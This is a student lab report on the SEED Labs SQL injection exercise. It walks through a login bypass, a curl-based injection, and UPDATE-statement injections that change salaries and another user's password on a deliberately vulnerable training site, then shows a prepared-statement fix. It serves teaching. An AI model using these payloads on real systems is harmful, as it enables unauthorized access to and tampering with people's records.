FAST National University of

Computer and Emerging Sciences

Information Security

LAB 1: SQL Injection Document

Group Members:

Muneel Haider	21i-0640
Muhammad Abdullah	21i-0643

Table of Content:

LAB 1: SQL INJECTION

TASK 1: Get Familiar with SQL Statements

1. After setting up docker and extracting the provided folder, we opened the terminal of the folder.
2. In the directory where docker-compose.yml exists, we wrote the following command:
    a. docker-compose build: Builds the images required to run the containers.
3. After the images were built, we ran the following command:
    a. Docker-compose up: This starts the containers to run.

```
seed@VM: ~/.../Labsetup
[12/07/24]seed@VM:~/.../Labsetup$ docker-compose build
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
apache-php: Pulling from handsonsecurity/seed-server
da7391352a9b: Pulling fs layer
14428a6d4bcd: Downloading [==============================================>      ]
14428a6d4bcd: Downloading [==================================================>]
da7391352a9b: Downloading [>                                                  ]
```

```
Successfully tagged seed-image-mysql-sqli:latest
[12/07/24]seed@VM:~/.../Labsetup$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating mysql-10.9.0.6 ... done
Creating www-10.9.0.5   ... done
Attaching to www-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2024-12-07 16:13:07+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
```

```
mysql-10.9.0.6 | 2024-12-07T16:13:08.231693Z 1 [System] [MY-013576] [InnoDB] Inn
oDB initialization has started.
www-10.9.0.5 |  * Starting Apache httpd web server apache2
AH00558: apache2: Could not reliably determine the server's fully qualified doma
in name, using 10.9.0.5. Set the 'ServerName' directive globally to suppress thi
s message
www-10.9.0.5 |  *
mysql-10.9.0.6 | 2024-12-07T16:13:09.860705Z 1 [System] [MY-013577] [InnoDB] Inn
oDB initialization has ended.
```

```
ccessible to all OS users. Consider choosing a different directory.
mysql-10.9.0.6 | 2024-12-07T16:13:23.583920Z 0 [System] [MY-010931] [Server] /us
r/sbin/mysqld: ready for connections. Version: '8.0.22'  socket: '/var/run/mysql
d/mysqld.sock'  port: 3306  MySQL Community Server - GPL.
docker ps
```

4. To confirm whether our containers are up and running, we ran the following commands. The output shows that two containers are up and running, both having unique ids and names.

```
[12/07/24]seed@VM:~/.../Labsetup$ docker ps
CONTAINER ID   IMAGE                  COMMAND                  CREATED             STATUS              PORTS                   NAMES
fc1820872199   seed-image-www-sqli    "/bin/sh -c 'service…"   About a minute ago  Up About a minute                           www-10.9.0.5
2819217bb121   seed-image-mysql-sqli  "docker-entrypoint.s…"   About a minute ago  Up About a minute   3306/tcp, 33060/tcp     mysql-10.9.0.6
[12/07/24]seed@VM:~/.../Labsetup$ docker ps
CONTAINER ID   IMAGE                  COMMAND                  CREATED          STATUS          PORTS                   NAMES
fc1820872199   seed-image-www-sqli    "/bin/sh -c 'service…"   31 minutes ago   Up 31 minutes                           www-10.9.0.5
2819217bb121   seed-image-mysql-sqli  "docker-entrypoint.s…"   31 minutes ago   Up 31 minutes   3306/tcp, 33060/tcp     mysql-10.9.0.6
[12/07/24]seed@VM:~/.../Labsetup$ docker exec
"docker exec" requires at least 2 arguments.
See 'docker exec --help'.

Usage:  docker exec [OPTIONS] CONTAINER COMMAND [ARG...]

Execute a command in a running container
```

5. To access the mysql container, using its id, we used the provided command in the seed lab's pdf to enter its cli:
    a. docksh 28

```
[12/07/24]seed@VM:~/.../Labsetup$ docksh 28
root@2819217bb121:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

6. We proceeded to first check whether we had access to the tables. Running the below mentioned commands outputted:
    a. Tables in the database.
    b. Rows of the table ‘credential’

```
mysql> USE sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW TABLES;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM credential WHERE name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)
```

TASK 2: SQL INJECTION ATTACK FROM WEBPAGE

Task 2.1: SQL Injection Attack on SELECT Statement

1. Understanding the vulnerability:
    a. The login page sends a query to authenticate users.

    SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password

    FROM credential

    WHERE name= '$input_uname' AND Password='$hashed_pwd';

2. SQL Injection Payload:
    a. We opened ‘www.seed-server.com’ and were greeted by an ‘Employees Profile Login’ where we had to enter credentials.

b. We input information for

i. Username: admin

ii. Password: ***‘ OR ‘1’=’1’;***

c. New query becomes:


SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password


FROM credential

WHERE name= 'admin' AND Password='' OR '1'='1';

3. Performed Injection:

   a. After performing the injection, the results were evident, and we could log in to the admin’s page.





Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

TASK 2.2: SQL Injection Attack from command line

1. Previously we performed the same attack from the browser. This time we are doing it from the command line.
2. We started by converting the request into the language curl would accept.
3. The changes that were necessary to be made were specified in the seeds labs pdf file, which stated that we had to use:
    a. %27 for ‘’ (inverted commas)
    b. %20 for (space)
4. After the new query was ready, we put it into the command line, which provided us details of the webpage, along with sensitive employee information.

```
seed@VM: ~
[12/07/24]seed@VM:~$ curl http://www.seed-server.com/unsafe_home.php?username=ad
min&Password=%27%20OR%20%271%27OR%271%27
[1] 18015
[12/07/24]seed@VM:~$ <!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
```

```
200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><
a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='na
v-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logo
ut()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='con
tainer'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped tab
le-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='
col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope
='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th sco
pe='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td>
d></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td
><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td
d>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>900
00</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th>
<td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th
 scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td>
d><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
```

```
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
* Connection #0 to host www.seed-server.com left intact
[12/07/24]seed@VM:~$
```

TASK 2.3: Append a new SQL statement

1. Now we try to run more sql statements by appending previous ones.
2. Basically, we will exploit the vulnerability of running direct SQL commands.
3. We tried to append the original query with:
    a. ***'; UPDATE credential SET salary=1000000 WHERE name='Alice'***
4. We were unsuccessful in this process.
5. Our research says that the following are two common reasons why this attack didn't work:
    a. *No_auto_create_user* and *strict* Modes*:*
        i. By default, many mysql databases enable strict sql mode which doesn't allow running multiple sql statements in a single query.
    b. Multi-statement restrictions:
        i. The semi-colon is used to separate multiple mysql statements.
        ii. This is disabled by default in many databases.
6. To verify such claims, we went into the mysql container and find the sql_mode that enables strict SQL mode. We found it using the below mentioned command.

```
    -> ^C
mysql> SHOW VARIABLES LIKE 'sql_mode';
+---------------+-----------------------------------------------------------------------------------------------------------------------------+
| Variable_name | Value                                                                                                                       |
+---------------+-----------------------------------------------------------------------------------------------------------------------------+
| sql_mode      | ONLY_FULL_GROUP_BY,STRICT_TRANS_TABLES,NO_ZERO_IN_DATE,NO_ZERO_DATE,ERROR_FOR_DIVISION_BY_ZERO,NO_ENGINE_SUBSTITUTION |
+---------------+-----------------------------------------------------------------------------------------------------------------------------+
1 row in set (0.02 sec)

mysql>
```

TASK 3: SQL INJECTION ATTACK ON UPDATE STATEMENT

TASK 3.1: Modify your own salary

1. Understand the SQL Query:

- The query in backend is:

  $sql = "UPDATE credential

  SET nickname='$input_nickname',

  email='$input_email',

  address='$input_address',

  Password='$hashed_pwd',

  PhoneNumber='$input_phonenumber'

  WHERE ID=$id;";

- If we inject:
  - ***Alice', salary=6900 #***
- The query becomes:

  $sql = "UPDATE credential
  SET nickname='Alice', salary=6900 #',
  email='$input_email',
  address='$input_address',
  Password='$hashed_pwd',
  PhoneNumber='$input_phonenumber'
  WHERE ID=$id;";

2. Perform Injection:
    - Logged in as Alice (username=Alice) (password=seedalice)
    - Went to Edit Profile Page
    - In Nickname field, entered:
        - ***test', salary=6900 #***
    - Filled the other fields.
    - Clicked Save.
3. Verifying Results:
    - Logged in as Alice again, and saw the updated salary.

Alice Profile

Key	Value
Employee ID	10000
Salary	6900
Birth	9/20
SSN	10211002
NickName	test
Email	
Address	
Phone Number	

- We can also see this change in the mysql database:

```
mysql> USE sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * FROM credentials WHERE name='Alice';
ERROR 1146 (42S02): Table 'sqllab_users.credentials' doesn't exist
mysql> SELECT * FROM credential WHERE name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |   6900 | 9/20  | 10211002 |             |         |       | test     | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

TASK 3.2: Modify Boby's Salary

1. Understand the SQL Query:

- The query in backend is:

  $sql = "UPDATE credential

  SET nickname='$input_nickname',

  email='$input_email',

  address='$input_address',

  Password='$hashed_pwd',

  PhoneNumber='$input_phonenumber'

  WHERE ID=$id;";

- If we inject:
  - ***test', salary=1 WHERE name='Boby' #***

- The query becomes:

  $sql = "UPDATE credential

  SET nickname='test', salary=1 WHERE name='Boby' #',

  email='$input_email',

  address='$input_address',

  Password='$hashed_pwd',

  PhoneNumber='$input_phonenumber'

  WHERE ID=$id;";

2. Perform Injection:
   - Logged in as Alice (username=Alice) (password=seedalice)
   - Went to Edit Profile Page
   - In Nickname field, entered:
     - ***test', salary=1 WHERE name='Boby' #***
   - Filled the other fields.
   - Clicked Save.
3. Verifying Results:
   - Logged in as Boby, only to find out Boby's salary is now 1.

Alice's Profile Edit

NickName	HERE name='Boby' #
Email	bob
Address	FAST
Phone Number	+91
Password	••••••••••

Save

Copyright © SEED LABs

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	test
Email	
Address	
Phone Number	

TASK 3.3: Modify Boby's Password

1. Understand the SQL Query:

    - The query in backend is:

      $sql = "UPDATE credential

      SET nickname='$input_nickname',

      email='$input_email',

      address='$input_address',

      Password='$hashed_pwd',

      PhoneNumber='$input_phonenumber'

      WHERE ID=$id;";

    - If we inject:
        - Specified in the document, the password uses SHA encryption to save passwords, so we incorporated that into our query as well.
        - ***test', password=SHA1('newpassword') WHERE name='Boby' #***
    - The query becomes:


      $sql = "UPDATE credential
      SET nickname= 'test', password=SHA1('newpassword') WHERE name='Boby' #',
      email='$input_email',
      address='$input_address',
      Password='$hashed_pwd',
      PhoneNumber='$input_phonenumber'
      WHERE ID=$id;";


2. Perform Injection:


    - Logged in as Alice (username=Alice) (password=seedalice)


- Went to Edit Profile Page
- In Nickname field, entered:
  - ***test', password=SHA1('newpassword') WHERE name='Boby' #***
- Filled the other fields.
- Clicked Save.

3. Verifying Results:
   - Tried to log in Boby's profile using old credentials:
     - Username: Boby
     - Password: seedboby
   - We were not able to login, until we tried the new credentials:
     - Username: Boby
     - Password: newpassword




Alice's Profile Edit
NickName
HERE name='Boby' #
Email
alice@gmail.com
Address
FAST
Phone Number
+92
Password
Save
Copyright © SEED LABs


www.seed-server.com/unsafe_home.php?username=Boby&Password=seedboby
The account information your provide does not exist.
Go back



TASK 4: COUNTERMEASURE — PREPARED STATEMENT

Step 1: Locate the Vulnerable Code

1. Found the file ***unsafe.php*** as specified in the seeds lab pdf.

2. The vulnerable part of ***unsafe.php*** is:

   $result = $conn->query("SELECT id, name, eid, salary, ssn

   FROM credential

   WHERE name= '$input_uname' and Password= '$hashed_pwd'");

3. This code is vulnerable because user inputs (***$input_uname*** and ***$hashed_pwd***) are directly injected into the SQL query.

Step 2: Replace with Prepared Statements


1. The solution to such vulnerable codes is to use prepared statements.
2. Prepared statements prevents the insertion of adding values directly into the query which will run, enhancing security and adding another barrier before direct access to a database.
3. Using prepared statements helps us divide the process of sending a SQL statement to the database in 2 steps:
    a. Data is replaced by ? markers.
    b. These ? markers will soon be connected using ***bind_param()***.
4. Updated the code to use prepared statements:

```
$conn = getDB();

$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn

                        FROM credential

                        WHERE name = ? AND Password = ?");

$stmt->bind_param("ss", $input_uname, $hashed_pwd);

$stmt->execute();

$result = $stmt->get_result();

if ($result->num_rows > 0) {

    $firstrow = $result->fetch_assoc();

    $id       = $firstrow["id"];

    $name     = $firstrow["name"];
```


```
    $eid      = $firstrow["eid"];

    $salary   = $firstrow["salary"];

    $ssn      = $firstrow["ssn"];

  }

  $stmt->close();

  $conn->close();
```

Step 3: Restart Application and Containers:

1. We stopped the running containers using the following command:
    a. sudo docker-compose down



2. Now that the containers have stopped, we had to rebuild those containers using:
    a. sudo docker-compose build



3. After a couple of minutes, the images are re-built with updated code.
4. In order to get those images up and running as containers again, we ran the command:
    a. Sudo docker-compose up

```
seed@VM: ~/.../Labsetup
[12/07/24]seed@VM:~/.../Labsetup$ docker-compose up
